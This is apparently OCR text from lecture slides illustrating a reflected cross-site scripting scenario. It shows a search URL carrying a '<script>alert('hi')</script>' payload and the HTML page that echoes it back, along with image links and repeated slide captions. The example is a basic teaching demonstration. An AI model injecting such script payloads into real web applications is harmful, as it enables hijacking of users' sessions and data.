
https://search.com?query=<script>alert('hi');</script>


```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```




search.com
web application


Reflected XSS Attacks – Scenario




Reflected XSS Attacks – Scenario



